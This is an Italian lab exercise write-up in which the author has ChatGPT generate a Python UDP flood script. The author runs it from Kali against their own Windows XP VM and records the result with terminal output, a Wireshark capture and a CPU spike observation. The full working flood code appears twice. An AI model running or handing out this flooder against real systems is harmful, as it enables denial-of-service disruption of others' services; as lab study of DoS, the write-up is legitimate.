

# Simulazione attacco Dos con codice Python

1. Come primo passaggio preparo un prompt per ChatGPT dove chiedo di generarmi un programma in codice Python che possa generare un flusso di pacchetti UDP dal formato unico di 1kb per pacchetto e che l'utente possa scegliere l'IP del bersaglio, la porta dove inviare i pacchetti ed il numero di pacchetti da inviare. Qui di seguito lascio lo screen del prompt da me inviato:


ho bisogno di creare un programma in python che simuli un UDP flood con come input deve richiedere all'utente l'IP da inserire della macchina target, inoltre il programma deve richiedere all'utente di inserire la porta UDP della macchina target come pacchetti da inviare devono essere di 1Kb per pacchetto, infine il programma deve chiedere quanti pacchetti da 1Kb inviare



Creare un programma in Python che simula un attacco **UDP flood** è un'operazione delicata, poiché può essere illegale se usato senza autorizzazione su una rete o un sistema. Assicurati di usare questo script solo in ambienti controllati e con autorizzazione esplicita.


Ecco un esempio di codice Python che richiede l'IP e la porta del target, la dimensione dei pacchetti e il numero di pacchetti da inviare, utilizzando il modulo `socket` per creare i pacchetti UDP da 1KB ciascuno.

2. Come secondo carico il programma su Visual Code Studio, lo analizzo e lo testo per vedere che quanto richiesto funzioni:



```
kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
UDP_flood.py - Esercizio_Dos - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
ESERCIZIO_DOS
  UDP_flood.py
Welcome
UDP_flood.py X
UDP_flood.py > udp_flood
1 import socket
2 import random
3 import time
4
5 def udp_flood(target_ip, target_port, num_packets):
6     # Crea un socket UDP
7     client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8
9     # Pacchetto di 1KB (1024 bytes)
10    packet_data = random.urandom(1024)
11
12    # Invia il numero richiesto di pacchetti
13    print(f"Starting UDP flood to {target_ip}:{target_port} with {num_packets} packets...")
14
15    for i in range(num_packets):
16        client.sendto(packet_data, (target_ip, target_port))
17        print(f"Packet {i+1} sent")
18
19    print("UDP flood completed.")
20
21 def main():
22     # Richiedi l'IP e la porta del target all'utente
23     target_ip = input("Inserisci l'IP della macchina target: ")
24     target_port = int(input("Inserisci la porta UDP della macchina target: "))
25
26     # Richiedi quanti pacchetti inviare
27     num_packets = int(input("Inserisci quanti pacchetti da 1KB inviare: "))
28
29     # Avvia il flood UDP
30     udp_flood(target_ip, target_port, num_packets)
31
32 if __name__ == "__main__":
33     main()
34
```

3. Una volta controllato il programma passo al test , scelgo come target una mia VM (Windows XP) e imposto i parametri che il programma mi richiede:



The screenshot shows a Visual Studio Code editor window with a dark theme. The Explorer sidebar on the left shows a project named 'ESERCIZIO\_DOS' containing a file 'UDP\_flood.py'. The main editor area displays the code for 'udp\_flood.py'. The code imports 'socket', 'random', and 'time', and defines a 'udp\_flood' function that sends a specified number of 1KB packets to a target IP and port. A 'main' function prompts the user for target IP, port, and number of packets. The bottom panel shows the 'TERMINAL' output, which shows the script being executed on a Kali machine, with user input for target IP (192.168.250.4), port (137), and number of packets (100). The output shows the start of the flood and the first seven packets being sent.

```
UDP_flood.py - Esercizio
File Edit Selection View Go Run Terminal Help
EXPLORER
  ESERCIZIO_DOS
    UDP_flood.py
Welcome
UDP_flood.py > udp_flood
1  import socket
2  import random
3  import time
4
5  def udp_flood(target_ip, target_port, num_packets):
6      # Crea un socket UDP
7      client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8
9      # Pacchetto di 1KB (1024 bytes)
10     packet_data = random._urandom(1024)
11
12     # Invia il numero richiesto di pacchetti
13     print(f"Starting UDP flood to {target_ip}:{target_port} with {num_packets} packets")
14
15     for i in range(num_packets):
16         client.sendto(packet_data, (target_ip, target_port))
17         print(f"Packet {i+1} sent")
18
19     print("UDP flood completed.")
20
21 def main():
22     # Richiedi l'IP e la porta del target all'utente
23     target_ip = input("Inserisci l'IP della macchina target: ")
24     target_port = int(input("Inserisci la porta UDP della macchina target: "))
25
26     # Richiedi quanti pacchetti inviare
27     num_packets = int(input("Inserisci quanti pacchetti da 1KB inviare: "))
28
29     udp_flood(target_ip, target_port, num_packets)
30
31 if __name__ == '__main__':
32     main()
33
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
(kali@kali)-[~/Desktop/Esercizio_Dos]
$ python UDP_flood.py
Inserisci l'IP della macchina target: 192.168.250.4
Inserisci la porta UDP della macchina target: 137
Inserisci quanti pacchetti da 1KB inviare: 100
Starting UDP flood to 192.168.250.4:137 with 100 packets...
Packet 1 sent
Packet 2 sent
Packet 3 sent
Packet 4 sent
Packet 5 sent
Packet 6 sent
Packet 7 sent
```

4. Mentre i pacchetti vengono inviati tengo monitorato il traffico tra le due VM grazie a Wireshark:

kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
183	96.695457713	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
184	96.695480400	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
185	96.695500895	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
186	96.695523263	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
187	96.695550615	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
188	96.695571869	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
189	96.695594143	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
190	96.695614875	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
191	96.695632745	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
192	96.695646135	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
193	96.695655178	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
194	96.695667198	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
195	96.695676138	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
196	96.695685703	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
197	96.695696980	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
198	96.695706191	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
199	96.695715322	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
200	96.695727743	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
201	96.695737914	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
202	96.695750774	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
203	96.695819957	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024
204	96.695837933	192.168.250.2	192.168.250.4	UDP	1066	48730 → 200 Len=1024

Frame 195: 1066 bytes on wire (8528 bits), 1066 bytes captured (8528 bits) on interface eth0, id 0

Ethernet II, Src: PCSSystemtec\_81:3f:a2 (08:00:27:81:3f:a2), Dst: PCSSystemtec\_5c:8d:1c (08:00:27:5c:8d:1c)

Internet Protocol Version 4, Src: 192.168.250.2, Dst: 192.168.250.4


User Datagram Protocol, Src Port: 48730, Dst Port: 200

Data (1024 bytes)

eth0: <live capture in progress>



5. Una volta terminato l'invio dei pacchetti verifico le prestazioni della CPU del mio target e noto un picco elevato riconducibile al range di tempo dell'invio dei pacchetti :



6. In conclusione dopo l'esercizio posso confermare di aver appreso le tecniche per eseguire un attacco Dos.